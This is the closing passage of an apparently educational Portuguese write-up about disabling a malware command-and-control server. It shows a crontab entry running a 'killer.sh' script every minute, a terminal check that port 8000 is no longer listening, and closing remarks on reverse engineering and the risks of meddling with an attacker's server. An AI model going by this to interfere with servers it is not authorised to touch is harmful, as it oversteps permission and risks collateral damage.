# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow  command
* * * * * /home/trojanzero/killer.sh
```



1 minuto depois



```
trojanzero@i-009e84b3be9f87852:~$ lsof -t -i:8000
trojanzero@i-009e84b3be9f87852:~$ █
```

:-D Servidor inativado



Notas finais



- Ninguém foi ownado de verdade durante os testes
- Nenhum terminal ou servidor foi ferido durante os testes
- Nem sempre é uma boa ideia mexer no servidor de um atacante
- Nem sempre é tão fácil fazer a análise de um malware
- Nem sempre você vai conseguir desativar o C2
- Aprenda engenharia reversa! :-)



Fim :-D



Obrigada!